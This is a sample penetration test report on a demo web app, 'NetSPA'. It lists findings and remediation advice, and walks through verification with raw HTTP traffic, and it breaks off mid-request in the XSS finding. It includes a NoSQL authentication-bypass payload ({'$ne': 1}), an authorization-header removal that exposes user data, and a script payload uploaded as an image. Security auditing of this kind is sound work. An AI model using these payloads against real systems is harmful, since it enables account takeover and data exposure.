



Sample Security Audit Report

Web Application Penetration Test

Application Name: NetSPA

ACME Inc. | June 11, 2024



Contents

Chapter 1 Engagement Summary	3
1.1 Engagement Objectives	3
1.2 Scope & Timeframe	3
1.3 Summary of Findings	3
Chapter 2 Technical Detail	5
2.1 Overview	5
2.2 Critical Severity Findings	7
2.2.1 NoSQL Injection	7
2.3 High Severity Findings	12
2.3.1 Authorization Bypass - Missing Function Level Access Controls	12
2.3.2 File Upload - Cross-Site Scripting	15
2.3.3 Server-Side Request Forgery	22
2.4 Medium Severity Findings	25
2.4.1 Information Disclosure - Password in Server Response	25
2.4.2 Insufficient Input Validation - Client-Side Controls	27
2.5 Low Severity Findings	30
2.5.1 Information Disclosure - Verbose Error Message	30
2.5.2 User Enumeration - Error Messages	33
Appendix A Web Application Penetration Test Methodology	38
Appendix B Risk Management Approach Overview	41
Revision Notes	42

Chapter 1 | Engagement Summary

NetSPI performed an analysis of ACME Inc.'s NetSPA application to identify vulnerabilities, determine the level of risk they present to ACME Inc., and provide actionable recommendations to reduce this risk. NetSPI compiled this report to provide ACME Inc. with detailed information on each vulnerability discovered within the NetSPA application, including potential business impacts and specific remediation instructions.

1.1 Engagement Objectives

NetSPI's primary goal within this engagement was to provide ACME Inc. with an understanding of the current level of security in the NetSPA application.

NetSPI completed the following objectives to accomplish this goal:

- Identifying application-based threats to and vulnerabilities in the application
- Comparing ACME Inc.'s current security measures with industry best practices
- Providing recommendations that ACME Inc. can implement to mitigate threats and vulnerabilities and meet industry best practices

1.2 Scope & Timeframe

Testing and verification was performed between June 3rd, 2024 and June 7th, 2024. The scope of this engagement was limited to the NetSPA application.

The following systems were in scope for testing:

IP ADDRESS	ASSET / URL
35.92.206.84	35.92.206.84 - Application API Endpoint - https://example.api.netspa.vuln.netspi-u.com
35.92.63.156	35.92.63.156 - Application Frontend - https://example.app.netspa.vuln.netspi-u.com

In addition to unauthenticated testing, authenticated application testing was performed using the following credentials:

USERNAME	ROLE
test@netspi.com	Test Service Account
test3@netspi.com	Test Standard Account

NetSPI conducted the tests using a non-production version of NetSPA. All other applications and servers were out of scope. All testing and verification was conducted from outside of ACME Inc.'s offices.

1.3 Summary of Findings

NetSPI's assessment of the NetSPA application revealed the following vulnerabilities:

- 1 critical severity vulnerability
- 3 high severity vulnerabilities
- 2 medium severity vulnerabilities
- 2 low severity vulnerabilities

VULNERABILITY NAME	SEVERITY	OWASP
NoSQL Injection	Critical	A3-Injection
Authorization Bypass - Missing Function Level Access Controls	High	A1-Broken Access Control
File Upload - Cross-Site Scripting	High	A3-Injection
Server-Side Request Forgery	High	A10-Server-Side Request Forgery
Information Disclosure - Password in Server Response	Medium	A4-Insecure Design
Insufficient Input Validation - Client-Side Controls	Medium	A3-Injection
Information Disclosure - Verbose Error Message	Low	A5-Security Misconfiguration
User Enumeration - Error Messages	Low	A4-Insecure Design

TABLE 1: FINDINGS SUMMARY

The following table lists the OWASP Top 10 vulnerabilities and indicates which issues were identified in the NetSPA application.

CATEGORY	FOUND
A1-Broken Access Control	Yes
A2-Cryptographic Failures	No
A3-Injection	Yes
A4-Insecure Design	Yes
A5-Security Misconfiguration	Yes
A6-Vulnerable and Outdated Components	No
A7-Identification and Authentication Failures	No
A8-Software and Data Integrity Failures	No
A9-Security Logging and Monitoring Failures	No
A10-Server-Side Request Forgery (SSRF)	Yes

TABLE 2: OWASP SUMMARY

Chapter 2 | Technical Detail

2.1 Overview

The detailed findings section contains the analysis and documentation of the vulnerabilities identified within the NetSPA application. This analysis included:

- Identifying potential vulnerabilities associated with the NetSPA application
- Assigning appropriate severity rankings to valid vulnerabilities and risks
- Formulating useful action-based recommendations that can improve the security posture of the IT environment

Vulnerabilities are grouped according to severity. Information for each of the vulnerabilities includes the following:

Name: The name of the vulnerability.

Severity: Each of the vulnerabilities has been assigned a severity based on its CVSS score. The following table summarizes the five severity levels:

CVSS	SEVERITY	DESCRIPTION
9.0 – 10.0	Critical	Vulnerability will result in complete compromise of the affected applications or systems. The vulnerability can be exploited remotely by an unauthenticated user.
7.0 – 8.9	High	Vulnerabilities that may result in significant unauthorized access to sensitive data or system or application functionality. Successful exploitation of the vulnerability is likely to require authentication or depends on conditions beyond the attacker's control.
4.0 – 6.9	Medium	Vulnerabilities that may result in partial compromise of the confidentiality, integrity, and availability.
0.1 – 3.9	Low	Security flaws that can contribute to additional attacks against the system or application but do not, by themselves, allow unauthorized access to targeted systems or applications.
0.0	Informational	Security best practices that do not have direct immediate impact to system or application security.

TABLE 3: SEVERITY REFERENCES

CVSS Score: This field contains the CVSS (Common Vulnerabilities Scoring System) Version 3.1 Base score as well as the scoring vector used to generate the score. Complete documentation of CVSS can be found at <http://www.first.org/cvss>.

OWASP Category: Reference to the OWASP Top 10 web application security risks (2021).

Affected Assets and Services: Specific assets and associated services on which the vulnerability was found.

Vulnerability Details: Comprehensive explanation of the vulnerability that was found, including a high-level summary of how the vulnerability works.

Business Impact: This describes the potential business impact of the vulnerability, should it be exploited.

Recommendation: NetSPI's solution for repairing the vulnerability or mitigating the problem if no fix is yet available.

Affected URLs and Parameters: URLs and parameters associated with the finding, if applicable.

Verification: Screenshot or sample data from one instance of the finding showing how NetSPI has verified the finding manually, when possible.

References: These are other resources that have more information on the vulnerability.

2.2 Critical Severity Findings

2.2.1 NoSQL Injection

Vulnerability Unique ID: 1908843881

Severity: Critical

CVSS V3 Base Score: 9.1 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)

OWASP API 2023 Category: A3-Injection

Affected Assets and Services

ASSET	PORT(S)
35.92.206.84 - Application API Endpoint - https://example.api.netspa.vuln.netspi-u.com	443 tcp

Vulnerability Details

Similarly to SQL injection, NoSQL injection arises when an application incorporates user input directly into the query structure without sanitization. NoSQL databases are non-relational and use key-value stores rather than traditional SQL queries to interact with the database, which means they have fewer restraints and consistency checks. However, although NoSQL frameworks do not build queries the same way as in SQL, developers sometimes expose the user to unsafe APIs that would allow the user to inject directly into the type structure and modify the way the database interprets the query. This can be used to bypass authenticated pages such as login pages, overwrite existing parameter values, and inject arbitrary arrays.

Recommendation

1. Validate the input of the user against the expected type of the data.
2. Limit the privileges of the DBA user if possible, to limit the attack surface.

Affected URLs


URL	PARAMETER(S)
example.api.netspa.vuln.netspi-u.com/auth/login	password

Verification

Scenario 1

The application allows for arbitrary NoSQL logic to be sent via the password parameter. This results in any attacker being able to manipulate the backend query in a way that allows for an authentication bypass to any account registered on the application as long as the associated email address is supplied in the email parameter.

1. Browse to the application, while intercepting traffic in a proxying tool, such as Burp Suite.
2. Enter any arbitrary data into the 'email' and 'password' fields in the form, and then submit the form.



3. Observe the following HTTP request and response pair that is generated via the submission of the form when authenticating with valid credentials.

HTTP Request:

```
POST /auth/login HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
Content-Length: 45
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Platform: "macOS"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.app.netspa.vuln.netspi-u.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
{
  "email": "test@netspi.com",
  "password": "t[REDACTED]"
}
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 May 2023 13:37:40 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 7698
Connection: close
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
```

```
Cross-Origin-Resource-Policy: cross-origin
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
ETag: W/"1e12-Khlpjw8ftliMQRliadU97RyJoYw"
Cache-Control: no-cache, no-store, never-cache, never-ever-cache
```

```
{
  "token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY0NmUwZjIyMjI0YTRiZGFmNzhiZmRhZSIsImhhbmQiOiJ6NDkzNTQ2MH0u",
  "user": {
    "_id": "646e0f22224a4bdaf78bfdae",
    "firstName": "NetSPI",
    "lastName": "Test",
    "email": "test@netspi.com",
    "password": "[REDACTED]",
    "picturePath": "netspi-logo.png",
    "friends": [],
    "twitter": "",
    "linkedin": "",
    "isAvatarImageSet": true,
    "avatarImage": "[TRUNCATED]",
    "location": "Test Location",
    "occupation": "Test Service Account",
    "viewedProfile": 14561,
    "impressions": 888822,
    "createdAt": "1970-01-13T21:46:51.422Z",
    "updatedAt": "1970-01-13T21:46:51.422Z",
    "__v": 0
  }
}
```

4. Note the following NoSQL injection payload that will be used to negate the password validation logic in the database.

NoSQL Injection Payload:

```
{
  "$ne": 1
}
```

5. Replace the value of the password in the original request with the aforementioned payload.

Original HTTP Request:

```
POST /auth/login HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
Content-Length: 45
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Platform: "macOS"
Sec-Ch-Ua-Mobile: ?0
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.app.netspa.vuln.netspi-u.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
{
  "email": "test@netspi.com",
  "password": "t[REDACTED]"
}
```

Modified HTTP Request:

```
POST /auth/login HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
Content-Length: 45
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Platform: "macOS"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.app.netspa.vuln.netspi-u.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
{
  "email": "test@netspi.com",
  "password": {
    "$ne": 1
  }
}
```

6. Observe that the response allows the user to successfully authenticate to the application, without a valid password for the supplied email address.

HTTP Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 May 2023 18:17:07 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 7698
Connection: close
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
```

Cross-Origin-Resource-Policy: cross-origin

```
X-DNS-Prefetch-Control: off
```

```
X-Frame-Options: SAMEORIGIN
```

```
Strict-Transport-Security: max-age=15552000; includeSubDomains
```

```
X-Download-Options: noopen
```

```
X-Content-Type-Options: nosniff
```

Origin-Agent-Cluster: ?1

X-Permitted-Cross-Domain-Policies: none

Referrer-Policy: no-referrer

X-XSS-Protection: 0

```
Access-Control-Allow-Origin: *
```

ETag: W/"1e12-NWBVxVF+xyg+Rd4cN08PP9G2bo4"

Cache-Control: no-cache, no-store, never-cache, never-ever-cache

{

"token":

"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImY0NmUwZjYyMjI0YTtriZGFmNzhizmRhZSIsImhhbmQiOiJMTY4NDkzNTQ2MH0.u--ugF0nz6l74jGjilQf3NrTb7POwPGFbd49NgQSZ3M",

```
"user": {
```

```
" id": "646e0f22224a4bdaf78bfdae",
```

```
"firstName": "NetSPI",
```

```
"lastName": "Test",
```

```
"email": "test@netspi.com",
```

```
"password": "[REDACTED]",
```

```
"picturePath": "netspi-logo.png",
```

```
"friends": [],
```

```
"twitter": "",
```

```
"linkedin": ""
```

```
"isAvatarImageSet": true,
```

```
"avatarImage": "[TRUNCATED]",
```

```
"location": "Test Location",
```

```
"occupation": "Test Service Account",
```

```
"viewedProfile": 14561,
```

```
"impressions": 888822,
```

```
"createdAt": "1970-01-13T21:46:51.422Z",
```

```
"updatedAt": "1970-01-13T21:46:51.422Z",
```

$$v = 0$$

}

}

2.3 High Severity Findings

2.3.1 Authorization Bypass - Missing Function Level Access Controls

Vulnerability Unique ID: 1066542861

Severity: High

CVSS V3 Base Score: 7.6 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L)

OWASP 2021 Category: A1-Broken Access Control

Affected Assets and Services

ASSET	PORT(S)
35.92.206.84 - Application API Endpoint - https://example.api.netspa.vuln.netspi-u.com	443 tcp

Vulnerability Details

The application does not perform adequate function level access control checks, which allows users to gain unauthorized access to pages or functionality within the application.

Recommendation

Ensure that strong access controls are in place to prevent unauthorized access to application pages and functionality. Authorization checks should be performed server-side prior to providing users access application functionality. Do not rely on authorization checks that are performed client-side, as the client may be able to manipulate and bypass these checks. Ensuring that server-side authorization checks are in place will help prevent users from gaining unauthorized access to restricted functionality within the application.

Affected URLs

URL
https://example.api.netspa.vuln.netspi-u.com/users

Verification

Scenario 1

NetSPI identified that the application did not validate if a JWT was present on the request to the affected endpoint. This allows for unauthenticated users to retrieve data from the API without providing any verification of their authentication status.

1. Authenticate to the application as any user and navigate to the homepage while intercepting traffic in a proxying tool, such as Burp Suite.
2. Observe that upon authentication, an API call goes out in the background to retrieve the contents of all of the users so that the timeline can render the users' information properly.

HTTP Request:

```
GET /users HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY0NmUwZjIyMjI0YTRiZGFmNzhiZmRhZSIsIm1hdCI6MTY4NDk1MjIyN30.SCy2U-G4Bsz_Agmbb0ZgtB2RU5Bg6gI6otyQS5a3yDM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
```

```
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.app.netspa.vuln.netspi-u.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

HTTP Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 May 2023 18:33:04 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1436
Connection: close
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: cross-origin
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
ETag: W/"59c-QTYCw7+0rsD6rW3/u/5BGM2tg+4"
Cache-Control: no-cache, no-store, never-cache, never-ever-cache
```

```
[
  {
    "fullName": "Rafi Seferyan",
    "occupation": "Software Engineer",
    "pfp": "rafi.png",
    "userId": "646e0f22224a4bdaf78bfda4",
    "friends": []
  },
  {
    "fullName": "Jake Karnes",
    "occupation": "Hacker",
    "pfp": "karnes.jpeg",
    "userId": "646e0f22224a4bdaf78bfda5",
    "friends": []
  },
  {
    "fullName": "NetSPI TestAccount",
    "occupation": "Data Scientist Hacker",
    "pfp": "netspi-logo.png",
    "userId": "646e0f22224a4bdaf78bfda6",
    "friends": []
  },
  [TRUNCATED]
]
```

3. Remove the 'Authorization' header from the request, to simulate an unauthenticated user making the request, and then send the request.

Original HTTP Request:

```
GET /users HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY0NmUwZjIyMjI0YTRiZGFmNzhiZmRhZSI6ImhhdCI6MTY4NDk1MjIyN30.SCy2U-G4Bsz_Agmbb0ZgtB2RU5Bg6gI6otyQS5a3yDM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.app.netspa.vuln.netspi-u.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Modified HTTP Request:

```
GET /users HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.app.netspa.vuln.netspi-u.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

4. Observe that the application does not validate the users authentication state on this API call, resulting in the ability for unauthenticated users to request authenticated content on the application.

HTTP Response:

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 May 2023 18:33:04 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1436
Connection: close
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: cross-origin
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
```

```
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
ETag: W/"59c-QTYCw7+0rsD6rW3/u/5BGM2tg+4"
Cache-Control: no-cache, no-store, never-cache, never-ever-cache
```

```
[
  {
    "fullName": "Rafi Seferyan",
    "occupation": "Software Engineer",
    "pfp": "rafi.png",
    "userId": "646e0f22224a4bdaf78bfda4",
    "friends": []
  },
  {
    "fullName": "Jake Karnes",
    "occupation": "Hacker",
    "pfp": "karnes.jpeg",
    "userId": "646e0f22224a4bdaf78bfda5",
    "friends": []
  },
  {
    "fullName": "NetSPI TestAccount",
    "occupation": "Data Scientist Hacker",
    "pfp": "netspi-logo.png",
    "userId": "646e0f22224a4bdaf78bfda6",
    "friends": []
  },
  [TRUNCATED]
]
```

2.3.2 File Upload - Cross-Site Scripting

Vulnerability Unique ID: 3153530318

Severity: High

CVSS V3 Base Score: 8.1 (AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)

OWASP 2021 Category: A3-Injection

Affected Assets and Services

ASSET	PORT(S)
35.92.206.84 - Application API Endpoint - https://example.api.netspa.vuln.netspi-u.com	443 tcp

Vulnerability Details

The application allows users to upload files which can be exploited to execute Cross-Site Scripting (XSS) attacks against users of the application. These types of files include, but are not limited to: HTML, SHTML, SWF, HTM, XHTML, and SVG.

Recommendation

Ensure that server-side controls are put into place that validate and restrict uploaded file extensions,

locations, and content to only that which is required for a defined business purpose. Follow these recommendations to secure file upload functionality:

- Reject special characters in file names such as "/" and ";"
- Check/validate file extension
- Rename user uploaded content, and add the expected file extension
- When possible, check file signatures for binary files (such as image or PDF files)
- When expected file upload is an image, render the content when accessed, for example by using tags
- For arbitrary files that can be uploaded and accessed, serve the files with "Content-Disposition: attachment" header instead of rendering the file
- Don't allow execution from upload folder
- Limit file sizes
- Use anti-virus when possible to scan uploaded content.
- If compressed file uploads are extracted on the server, apply these directions to each file one by one

When allowing a user to view the file, return it with a Content-Type header of text/plain with the X-Content-Type-Options header set to "nosniff" (not available in Safari). Additionally, a Content-Security-Policy (CSP) can be utilized to prevent inline scripts from being loaded by leaving out the 'unsafe-inline' instruction from the 'script-src' directive.

If the user can download the file, send the document as an attachment with "Content-Disposition: attachment" header instead of rendering the file, and require the user to open it outside of the application's domain. If a subset of file extensions are needed for upload, set up an allow list and deny all files that do not conform.

Affected URLs


URL
https://example.api.netspa.vuln.netspi-u.com/posts

Verification

Scenario 1

NetSPI identified that any user can add an arbitrary file type as a profile picture during the registration process. This allowed NetSPI to add an arbitrary file containing a cross-site scripting payload which will execute if anyone were to view the users profile picture.

1. Authenticate to the application as any user while intercepting traffic in a proxying tool, such as Burp Suite.
2. Browse to the homepage of the application and make note of the ability to create a post containing an image.



3. Submit a post containing any arbitrary text and as well as an arbitrary photo attachment and observe the resulting HTTP request/response pair.

HTTP Request:

```
POST /posts HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
Content-Length: 34851
Sec-Ch-Ua:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryglgCBH6fhVCNLLMI
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
Sec-Ch-Ua-Platform: ""
Accept: */*
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.app.netspa.vuln.netspi-u.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="userId"
```

```
64a2bcd955e19fc3da4a8950
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="description"
```

```
netspi photo test
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="picture"; filename="scanny.png"
Content-Type: image/png
```

```

PNG
[TRUNCATED]
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="picturePath"
```

```
scanny.png
-----WebKitFormBoundaryglgCBH6fhVCNLLMI--
```

HTTP Response:

```
HTTP/1.1 201 Created
Server: nginx
Date: Mon, 03 Jul 2023 13:39:56 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 6286
Connection: close
[TRUNCATED]
Referer-Policy: no-referrer
X-XSS-Protection: 0
Access-Control-Allow-Origin: *
ETag: W/"188e-JMui8LPoiyQzURSSufP4GjEiNus"
Cache-Control: no-cache, no-store, never-cache, never-ever-cache
```

```
[
  {
    "_id": "64a2bcd955e19fc3da4a8952",
    "userId": "64a2bcd955e19fc3da4a8947",
    "firstName": "Jake",
    "lastName": "Karnes",
    "location": "Portland, OR",
    "description": "Just hit the lottery and now this is what I eat for breakfast.",
    "picturePath": "post1.jpeg",
    "userPicturePath": "karnes.jpeg",
    "likes": {
      "64a2bcd955e19fc3da4a8946": true,
      "64a2bcd955e19fc3da4a8948": true,
      "64a2bcd955e19fc3da4a8949": true,
      "64a2bcd955e19fc3da4a894a": true
    },
    "comments": [
      "oooooo this looks good!",
      "Wish I could hit the lottery",
      "Jake! You should share that!"
    ],
    "_v": 0,
    "createdAt": "2023-07-03T12:19:38.062Z",
    "updatedAt": "2023-07-03T12:19:38.062Z"
  },
```

[TRUNCATED]

```
{
  "_id": "64a2cfac55e19fc3da4a8992",
  "userId": "64a2bcd955e19fc3da4a8950",
  "firstName": "NetSPI",
  "lastName": "Test",
  "location": "Test Location",
  "description": "netspi photo test",
  "picturePath": "scanny.png",
  "userPicturePath": "netspi-logo.png",
  "likes": {},
  "comments": [],
  "createdAt": "2023-07-03T13:39:56.712Z",
  "updatedAt": "2023-07-03T13:39:56.712Z",
  "_v": 0
}
```

]

4. Make note of the following payload that will be substituted for the post image.

Payload:

```
<html>
  <body>
    <script>
      alert(1);
    </script>
  </body>
</html>
```

5. Modify the captured request to contain the Cross-Site Scripting payload. Also make note that the 'filename', 'picturePath' and the 'Content-Type' parameters are also changed to maintain consistency for the modified uploaded file.

Original HTTP Request:

```
POST /posts HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
Content-Length: 34851
Sec-Ch-Ua:
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryglgCBH6fhVCNLLMI
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/114.0.5735.199 Safari/537.36
Sec-Ch-Ua-Platform: ""
Accept: */*
Origin: https://example.app.netspa.vuln.netspi-u.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://example.app.netspa.vuln.netspi-u.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="userId"
```

```
64a2bcd955e19fc3da4a8950
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="description"
```

```
netspi photo test
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="picture"; filename="scanny.png"
Content-Type: image/png
```

```
❑PNG
[TRUNCATED]
-----WebKitFormBoundaryglgCBH6fhVCNLLMI
Content-Disposition: form-data; name="picturePath"
```

```
scanny.png
-----WebKitFormBoundaryglgCBH6fhVCNLLMI--
```

Modified HTTP Request:

```
POST /posts HTTP/1.1
Host: example.api.netspa.vuln.netspi-u.com
Content-Length: 34851
Sec-Ch-Ua:
